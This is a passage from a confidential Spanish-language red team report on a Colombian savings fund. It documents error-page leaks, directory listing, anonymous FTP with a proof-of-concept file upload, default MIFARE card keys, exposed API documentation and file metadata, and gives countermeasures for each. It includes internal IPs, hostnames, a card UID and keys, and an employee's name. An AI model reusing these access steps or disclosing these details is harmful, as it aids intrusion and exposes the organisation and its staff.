
otros servicios relacionados, lo que puede derivar en un acceso no autorizado o en la escalada de privilegios.

CONTRAMEDIDAS

- Realizar pruebas de penetración y evaluaciones de seguridad de forma regular para identificar y corregir errores no controlados.
- Implementar controles de acceso y restricciones para limitar la exposición de sistemas a posibles ataques.
- Implementar controles de errores adecuados para evitar la exposición de información sensible, con páginas de error 404, cuando se trate de solicitar un recurso inexistente, o cuando se digita un parámetro no esperado.

REFERENCIAS

- <https://cwe.mitre.org/data/definitions/754.html>

EVIDENCIAS

Durante el análisis de los servicios web expuestos en la red, se comprobó que varios de los servidores carecían de una página por defecto para la gestión de errores. Esto permitió que, al provocar ciertos fallos en los servicios, se pudiese enumerar información sensible que los mensajes de error no controlados divulgaban. Entre los datos expuestos se identificaron detalles del software utilizado, rutas internas del sistema donde se aloja el servicio web, y otra información crítica que podría facilitar futuros ataques.




Ilustración 69. Errores no controlados



Ilustración 70. Errores no controlados

8.3.5 [VULN-FNA-2024-010]: Directory Listing

Directory Listing			
Criticidad	Media	Risk	5.0
Activo(s) afectado(s)	Infraestructura / 172.16.124.157		
Tipo de vulnerabilidad	Fuga de Información		
DESCRIPCIÓN			
El <i>directory listing</i> es una vulnerabilidad en la que el servidor web permite listar el contenido de un directorio al cual se accede mediante un navegador, en lugar de mostrar una página de inicio o de error. Esta configuración incorrecta puede exponer archivos sensibles que no deberían ser accesibles públicamente, como documentación, bases de datos, instaladores de software o cualquier otro archivo que esté almacenado en ese directorio. En este caso, la exposición de información relacionada con el aplicativo Bizagi puede brindar a los atacantes una vía para comprometer la infraestructura.			
RIESGO			
La principal amenaza de permitir el <i>directory listing</i> es la divulgación de información sensible, que podría ser utilizada por un atacante para obtener acceso no autorizado o facilitar ataques más sofisticados, como la inyección de comandos, la explotación de vulnerabilidades del software expuesto, o el robo de datos. El acceso a instaladores o bases de datos podría permitir a los			

atacantes manipular archivos críticos, estudiar las configuraciones del sistema y buscar posibles errores de seguridad, comprometiendo la integridad de los sistemas afectados.

CONTRAMEDIDAS

- Configurar el servidor web para que no permita la visualización de los contenidos de directorios por defecto. En su lugar, debe mostrar una página de error o redireccionar a una página de inicio controlada.
- Asegurarse de que los directorios que contienen documentación, bases de datos o instaladores estén protegidos mediante autenticación y permisos adecuados. Esto evitará que usuarios no autorizados accedan a archivos sensibles.
- Implementar herramientas de monitoreo para detectar accesos no autorizados o cambios en la configuración del servidor web que habiliten nuevamente el *directory listing* sin control.
- Verificar que los archivos y directorios expuestos en el servidor web cuenten con los permisos correctos, restringiendo el acceso a archivos que no deben ser públicos.
- En el caso de que sea necesario mantener la documentación o instaladores en el servidor, deben estar cifrados y protegidos con mecanismos de control de acceso estrictos.

REFERENCIAS

- <https://cwe.mitre.org/data/definitions/548.html>

EVIDENCIAS

Durante el reconocimiento interno de los servidores, se identificaron varios servicios web expuestos, y uno de ellos presentó una vulnerabilidad de *directory listing*. Al analizar el contenido del directorio, se observó la exposición de diversos archivos que incluían documentación, bases de datos, instaladores y otros recursos relacionados con el aplicativo Bizagi. Este acceso no autorizado a los directorios del servidor podría proporcionar información sensible que facilite la explotación de vulnerabilidades o acceso a otros sistemas.




Ilustración 71. Directory listing


NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

67 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.



8.3.6 [VULN-FNA-2024-011]: FTP con acceso anónimo

FTP con acceso anónimo			
Criticidad	Media	Risk	6.0
Activo(s) afectado(s)	Infraestructura / 172.17.82.31		
Tipo de vulnerabilidad	Acceso no autorizado		
DESCRIPCIÓN			
La vulnerabilidad de <i>FTP con acceso anónimo</i> ocurre cuando un servidor FTP permite que cualquier persona se conecte sin requerir credenciales válidas. Este tipo de configuración es insegura, ya que permite a usuarios no autorizados acceder a los archivos y carpetas del servidor. Dependiendo de los permisos configurados, estos usuarios pueden no solo visualizar la información almacenada, sino también modificar, eliminar o agregar nuevos archivos, como fue demostrado en este caso con la carga del archivo <i>test.txt</i> .			
RIESGO			

El acceso anónimo a un servidor FTP expone a la organización a una serie de riesgos. Cualquier usuario puede potencialmente acceder al servidor, lo que podría llevar a la exposición de información sensible o crítica. Además, al permitir la carga de archivos, los atacantes podrían introducir malware, scripts maliciosos o archivos ejecutables, comprometiendo otros sistemas conectados a la red interna. En un escenario peor, un atacante podría realizar modificaciones en los archivos del servidor, lo que podría afectar el funcionamiento de aplicaciones o la integridad de los datos.

CONTRAMEDIDAS

- El primer paso para mitigar esta vulnerabilidad es configurar el servicio FTP para que no permita autenticación anónima. Esto debe hacerse limitando el acceso solo a usuarios autenticados con credenciales válidas.
- Asegurar que todas las conexiones al servicio FTP requieran autenticación con un nombre de usuario y contraseña. Se recomienda usar métodos de autenticación robustos y no credenciales por defecto.
- Configurar el servidor FTP para usar FTP seguro (FTPS) o SFTP, con el fin de cifrar las credenciales y los datos en tránsito, evitando así que puedan ser interceptados y leídos por terceros.
- Limitar los permisos a los usuarios autenticados para evitar que puedan realizar modificaciones innecesarias o maliciosas en los archivos del servidor. Solo los usuarios con los privilegios adecuados deben tener permisos de escritura o eliminación.

REFERENCIAS

- <https://www.tenable.com/plugins/nessus/10079>
- <https://cwe.mitre.org/data/definitions/284.html>

EVIDENCIAS

Durante la validación de la red interna, se identificó un equipo con la dirección IP 172.17.82.31 que tenía el servicio FTP expuesto. El principal problema detectado fue que este servicio permitía la autenticación anónima, lo que significa que cualquier persona, sin necesidad de proporcionar un usuario y contraseña, podía acceder libremente al servidor FTP. Esta vulnerabilidad deja abierta la

posibilidad de que cualquier individuo, sin privilegios ni autorizaciones, interactúe con los archivos y directorios almacenados en este servidor.

```
(root@kali)~[/home/kali/FNA]
# ftp 172.17.82.31
Connected to 172.17.82.31.
220 Microsoft FTP Service
Name (172.17.82.31:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||55921|)
125 Data connection already open; Transfer starting.
01-17-24 03:18PM      1316 lic10019.xml
01-17-24 03:18PM      1316 lic10023.xml
01-18-24 01:48PM      1400 lic19.xml
01-18-24 01:48PM      1400 lic23.xml
01-17-24 05:00PM      <DIR>      Nueva carpeta
07-02-21 09:50AM      <DIR>      v9.0.1b
226 Transfer complete.
ftp>
```

Ilustración 73. Acceso FTP anónimo

Para comprobar el nivel de acceso, se realizó una conexión a la máquina vulnerable utilizando las credenciales anónimas. Posteriormente, se cargó un archivo de prueba, denominado *test.txt*, confirmando que se podían realizar acciones de escritura en el servidor, lo que expone aún más la infraestructura.

```
(root@kali)~[/home/kali]
# ftp 172.17.82.31
Connected to 172.17.82.31.
220 Microsoft FTP Service
Name (172.17.82.31:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||50255|)
125 Data connection already open; Transfer starting.
100% |*****|
226 Transfer complete.
8 bytes sent in 00:00 (0.90 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||50258|)
125 Data connection already open; Transfer starting.
01-17-24 03:18PM      1316 lic10019.xml
01-17-24 03:18PM      1316 lic10023.xml
01-18-24 01:48PM      1400 lic19.xml
01-18-24 01:48PM      1400 lic23.xml
01-17-24 05:00PM      <DIR>      Nueva carpeta
09-25-24 10:03AM      8 test.txt
07-02-21 09:50AM      <DIR>      v9.0.1b
226 Transfer complete.
ftp>
```

Ilustración 74. POC subida de archivos

8.3.7 [VULN-FNA-2024-012]: Credenciales por defecto en tarjeta de acceso

Credenciales por defecto en tarjeta de acceso			
Criticidad	Media	Risk	6.0
Activo(s) afectado(s)	Tecnología RFID -NFC		
Tipo de vulnerabilidad	Configuración Incorrecta		

DESCRIPCIÓN

La vulnerabilidad de *Divulgación de información interna* mediante la clonación de tarjetas MIFARE Classic 4K se refiere a la exposición de detalles críticos sobre la configuración y seguridad de estas tarjetas. En este caso, al clonar una tarjeta, se revelaron información como el UID y la contraseña de acceso a los sectores, la cual seguía siendo la configuración predeterminada. Esto evidencia la falta de seguridad en la implementación y configuración de las tarjetas internas utilizadas por la organización.

RIESGO

El uso de configuraciones por defecto en tarjetas MIFARE Classic 4K expone a la organización a múltiples riesgos. Un atacante con acceso a estas tarjetas podría clonar, analizar y modificar las tarjetas para acceder a áreas restringidas o servicios protegidos. La información obtenida, como el UID y las claves, facilita la manipulación y duplicación de tarjetas, comprometiendo la integridad del sistema de acceso físico. Este tipo de vulnerabilidad también permite que un atacante realice ingeniería inversa sobre la configuración de seguridad, descubriendo patrones o errores en su implementación.

CONTRAMEDIDAS

- Es fundamental cambiar las contraseñas por defecto en las tarjetas MIFARE y establecer valores seguros y únicos para cada tarjeta emitida.
- Las tarjetas MIFARE Classic 4K son conocidas por ser vulnerables a varios tipos de ataques. Es recomendable migrar a tarjetas más seguras, como MIFARE DESFire o similares, que cuenten con mejores mecanismos de cifrado y autenticación.
- Realizar auditorías periódicas de las configuraciones de las tarjetas y los lectores para detectar cualquier uso no autorizado o intento de clonación. Implementar sistemas de monitoreo que alerten sobre actividades sospechosas en los puntos de control de acceso.
- Capacitar al personal encargado de la emisión y gestión de las tarjetas para que comprenda la importancia de cambiar las configuraciones predeterminadas y cómo utilizar tarjetas seguras de manera efectiva.
- Para las áreas más críticas, combinar el uso de tarjetas con otros factores de autenticación, como autenticación biométrica, para dificultar el acceso no autorizado incluso en caso de clonación de tarjetas.

REFERENCIAS

- <https://bluegoatcyber.com/blog/top-rfid-cybersecurity-vulnerabilities/>
- <https://asimily.com/blog/rfid-vulnerabilities-iot-security-challenges/>
- <https://www.cossacklabs.com/blog/exploring-security-vulnerabilities-in-nfc-digital-wallets/>

EVIDENCIAS

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

71 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

Se realizó la clonación de una tarjeta interna, en la cual se pudo identificar información relevante como el tipo de tarjeta utilizada, que corresponde a una MIFARE Classic 4K, y su UID: 13 89 B6 66.



Ilustración 75. Tecnología RFID

Durante el análisis de la tarjeta, se identificó la contraseña de acceso a los sectores, la cual estaba configurada con el valor por defecto: FFFF FFFF FFFF FF07 8069 FFFF FFFF FFFF. En el proceso, se detectaron 40 sectores y se encontraron 80 claves, lo que permitió obtener una comprensión detallada de la configuración interna y sugiere que, debido a la falta de robustez en la seguridad, sería relativamente fácil modificar la configuración de la tarjeta.



Ilustración 76. UID - ATQA - SAK



Ilustración 77. Llaves identificadas

8.3.8 [VULN-FNA-2024-013]: Divulgación de información interna

Divulgación de información interna			
Criticidad	Media	Risk	6.0
Activo(s) afectado(s)	Infraestructura Externa		
Tipo de vulnerabilidad	Configuración incorrecta		
DESCRIPCIÓN			
La vulnerabilidad de <i>Divulgación de información interna</i> ocurre cuando un sistema expone información sensible o documentación interna, como detalles de APIs, configuraciones o rutas de servicios web, sin las debidas restricciones de acceso. En este caso, se encontró documentación de APIs que revelaba información sobre servicios internos relacionados con datos financieros y afiliaciones, exponiendo potencialmente detalles importantes sobre cómo interactuar con estos sistemas.			
RIESGO			
La divulgación de información interna, como la documentación de APIs y sus WSDLs, puede permitir a atacantes externos comprender mejor cómo interactúan los servicios internos de la organización. Aunque en este caso específico se requiere autenticación para realizar peticiones exitosas, la información expuesta puede ayudar a un atacante en la preparación de futuros ataques, tales como intentos de <i>brute force</i> para obtener credenciales válidas o el desarrollo de técnicas más específicas para explotar estos servicios en caso de que se descubra una vulnerabilidad adicional.			
CONTRAMEDIDAS			

- Implementar controles de acceso adecuados para garantizar que solo los usuarios y sistemas autorizados puedan acceder a documentación de APIs y WSDLs. La documentación sensible nunca debe estar disponible públicamente sin medidas de protección.
- Realizar auditorías periódicas para identificar documentación o información interna que pueda estar expuesta accidentalmente y proceder a retirarla o asegurarla con autenticación y cifrado.
- Asegurar que los servicios internos que requieran autenticación implementen métodos de autenticación robustos, como autenticación multifactor (MFA). Además, se deben monitorear las peticiones entrantes para detectar y bloquear intentos no autorizados de acceso a estas APIs.
- Garantizar que toda la comunicación entre clientes y APIs esté cifrada utilizando protocolos seguros, como HTTPS. Asimismo, aplicar buenas prácticas de cifrado para proteger cualquier dato sensible manejado por las APIs.

REFERENCIAS

- <https://es.parasoft.com/blog/sensitive-data-exposure-owasp-top-10/>
- <https://cwe.mitre.org/data/definitions/200.html>

EVIDENCIAS

Se analizó toda la información expuesta y, entre los datos encontrados, se identificó documentación de APIs, incluyendo WSDLs que contenían detalles sobre servicios relacionados con cesantías, ahorros, afiliaciones, entre otros. Aunque esta información es sensible, se debe resaltar que para ejecutar peticiones exitosas es necesario estar autenticado, lo que impidió el uso directo de estas APIs durante la prueba.




Ilustración 78. WSDL




Ilustración 79. wsdl 2




Ilustración 80. Documentación identificada

Metadatos en archivos			
Criticidad	Media	Risk	6.0
Activo(s) afectado(s)	Infraestructura Externa		
Tipo de vulnerabilidad	Fuga de información		
DESCRIPCIÓN			
La vulnerabilidad de <i>Metadatos en archivos</i> ocurre cuando los archivos compartidos pública o internamente contienen información sensible incrustada en sus metadatos. Estos metadatos pueden incluir nombres de usuarios, correos electrónicos, direcciones IP, rutas internas, nombres de impresoras, entre otros detalles que, al estar accesibles para cualquier persona, exponen información que podría ser utilizada para ataques dirigidos o para realizar movimientos laterales en la red.			
RIESGO			
La exposición de metadatos sensibles en archivos públicos presenta un riesgo significativo para la seguridad de la organización. Los atacantes pueden utilizar esta información para obtener detalles sobre la infraestructura y los usuarios, lo que facilita el lanzamiento de ataques más específicos, como <i>phishing</i> , ingeniería social, o acceso no autorizado a los sistemas internos. Además, puede permitir a los atacantes identificar recursos críticos y posibles vulnerabilidades en la red, incrementando la probabilidad de comprometer la seguridad de la infraestructura.			
CONTRAMEDIDAS			
- Asegurarse de que solo las personas autorizadas tengan acceso a los archivos que contienen información sensible. Evaluar la necesidad de mantener ciertos archivos de manera pública y restringir su acceso siempre que sea posible. - Antes de compartir archivos externamente, se recomienda utilizar herramientas que permitan eliminar o anonimizar los metadatos. Por ejemplo, software de edición de documentos o herramientas específicas para limpiar archivos de metadatos innecesarios. - Desarrollar y aplicar políticas internas que regulen cómo se manejan y comparten los archivos, incluyendo la revisión y limpieza de metadatos. Educar a los colaboradores sobre los riesgos asociados con la exposición de metadatos y cómo mitigarlos. - Realizar auditorías periódicas para identificar archivos que están siendo compartidos con información sensible. Implementar sistemas de monitorización que alerten sobre la exposición de archivos en ubicaciones no seguras o no autorizadas.			
REFERENCIAS			

- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Comments_and_Metadata_for_Information_Leakage
- <https://es.parasoft.com/blog/sensitive-data-exposure-owasp-top-10/>

EVIDENCIAS

Durante la auditoría externa realizada a la infraestructura, se identificó que hay numerosos archivos expuestos públicamente. Estos archivos contienen metadatos sensibles, como nombres completos de colaboradores, nombres de usuario, correos electrónicos, información sobre impresoras, direcciones IP, entre otros datos relacionados con la organización.

The screenshot displays the NetworkMiner tool interface. On the left, a hierarchical network tree shows the structure of the data. The root is 'FNA', which branches into 'Network', 'Domains', 'Document Analysis', and 'Metadata Summary'. The 'Network' section is expanded, showing a tree of nodes and edges. The node 'fna.gov.co [179.1.9.97]' is highlighted with a red box. The right pane shows the 'Attribute' view for this selected node, displaying various metadata and network-related information in a table-like format.

Attribute	Value
Information	
Name	fna.gov.co [179.1.9.97]
domains - Source	
fna.gov.co	GoogleWeb > Inferred by www.fna.gov.co [fna.gov.co]
www.fna.gov.co	GoogleWeb
IP Addresses - Source	
179.1.9.97	GoogleWeb > Inferred by www.fna.gov.co [fna.gov.co] > DNS resolution [179.1.9.97]
179.1.0.0-179.1.127.255 [netrangeObtainedFromRipe]	Netrange
FingerPrinting - HTTP	
fna.gov.co:80	(Unavailable)
179.1.9.97:80	(Unavailable)
fna.gov.co:443	BigIP
179.1.9.97:443	Microsoft-HTTPAPI/2.0
www.fna.gov.co:80	(Unavailable)
www.fna.gov.co:443	Microsoft-IIS/10.0
HTML Title	
fna.gov.co:80	<title>Object moved permanently</title>
179.1.9.97:80	<title>Object moved permanently</title>
www.fna.gov.co:80	<title>Object moved permanently</title>
www.fna.gov.co:443	<title>Fondo Nacional del Ahorro</title>
Users with access	
Luisa Fernanda Romero Álvarez	
Folders	
/atencion-ciudadana/tramites-y-servicios/	
/wps/portal/inicio/fna/sobre_entidad/	
/wps/wcm/connect/42bbc291-1357-4db4-baf1-6e01b00c456a/	
/wps/wcm/connect/78f19095-2dd4-4f66-a5ce-feb5a8baefc4/	
/wps/portal/inicio/prensa/	
/wps/portal/inicio/tramites_servicios/	
/wps/wcm/connect/dbdb2667ec32-44a2-b85d-0e3a9814e309/	
/wps/portal/inicio/atencion_ciudadano/participacion_ciudadana/	
/wps/portal/inicio/fna/	
/sobre-el-fna/conocenos/Resolucion%20064%20de%202011/	
/prensa/	
/atencion-ciudadana/peticiones-quejas-reclamos-y-denuncias/Site/Atesos/	
/atencion-ciudadana/condiciones-y-politicas/	
/sobre-el-fna/contratacion/	
/atencion-ciudadana/participacion-ciudadana/Paginas/	
/sobre-el-fna/	
/sobre-el-fna/informaticos/	

Ilustración 81. Metadatos - Servidores

	Id	Type	URL	Download
fna.gov.co:8480	23	pdf	https://www.fna.gov.co/sobre-el-fna/nomatividad/Vivienda Acuerdos/ACUERDO 2394 DE 2021 CONDICIONES FINANCIER...	
fna.gov.co:3060	24	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Documentacion basica requerida.pdf	
fnabogapp009:8082	25	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Formulario de retiro Ahorro voluntario.pdf	
fnabogapp010.fna.com.co:8040	26	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/OT4866FORMULARIODEAFILIACIONGCF0181V4REGLENTAOA...	
Folders	27	pdf	https://www.fna.gov.co/atencion-ciudadana/mis-canales/manual turnos 2022/Manual turnos virtuales 2022.pdf	
fnabogclq	28	pdf	https://www.fna.gov.co/sobre-el-fna/estados financieros 2021/2. Dictamen Revisoria Fiscal FNA 2021.pdf	
fnabogprt1	29	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Formato de solicitud beneficio de tasa Fresh.pdf	
Users with access	30	pdf	https://www.fna.gov.co/cesantias/retiros/SiteAssets/2_OT6202 GCP-ACC-FO-005 LISTA DE DOCUMENTOS RETIRO DE C...	
fnabogprt2	31	pdf	https://www.fna.gov.co/sobre-el-fna/Infomre de Gestin/INFORME DE GESTION 2019 FNA.pdf	
Printers	32	pdf	https://www.fna.gov.co/ahorro/retiros/Documents/Lista de Documentos Solicitud Pago AVC 2021.pdf	
Users with access	33	pdf	https://www.fna.gov.co/ahorro/retiros/SiteAssets/GCP-ACC-FO-001 LISTA DE DOCUMENTOS RETIRO DE AHORRO VOLU...	
isolucion	34	pdf	https://www.fna.gov.co/sobre-el-fna/nomatividad/Vivienda Resoluciones/RESOLUCION 008 DE 2024.pdf	
Folders	35	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Formato para modificación de las condiciones iniciales de crédito.pdf	
www.fna.gov.co:8089	36	pdf	https://www.fna.gov.co/cesantias/retiros/Lista de documentos retiro cesantias/Lista de Documentos Retiro de Cesantias 202...	
www.fna.gov.co:8090	37	pdf	https://www.fna.gov.co/sobre-el-fna/estados financieros 2021/1. Estados Financieros FNA 2020.pdf	
www.fna.gov.co:8099	38	pdf	https://www.fna.gov.co/vivienda/Subsidios-y-coberturas/Documents/formulario-de-inscripcion-el-programa-mi-casa-ya.pdf	
www.fna.gov.co:8480	39	pdf	https://www.fna.gov.co/sobre-el-fna/Evaluacion de desempleo/INFORME EVALUACIÓN DEL DESEMPEÑO 2021.pdf	
www.fna.gov.co:9060	40	pdf	https://www.fna.gov.co/sobre-el-fna/nomatividad/Cesantias Acuerdos/ACUERDO 2296 DE 2020 REGLAMENTO DE CESAN...	
Domains	41	pdf	https://www.fna.gov.co/atencion-ciudadana/mis-canales/Instructivo FNA Movil/INSTRUCTIVO FNA MOVIL 2024.pdf	
Document Analysis	42	pdf	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/Proyecto de Acuerdo Estatutos FNA 21 de julio 2022/E...	
Files (484/484)	43	pdf	https://www.fna.gov.co/sobre-el-fna/Estados Financieros 2013/2 Nota a los Estados Financieros.pdf	
doc (5)	44	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Formato de actualización de datos para Colombianos Residentes en ...	
docx (54)	45	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/acuerdo avc supe...	
pdf (311)	46	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/ESTATUTOS PAR...	
xls (5)	47	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/Acuerdo AVC CRE ...	
xlsx (99)	48	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/Propuesta Modifica...	
Unknown (10)	49	doc	https://www.fna.gov.co/atencion-ciudadana/participacion-ciudadana/SiteAssets/formulacion-de-politicas/Propuesta Modifica...	
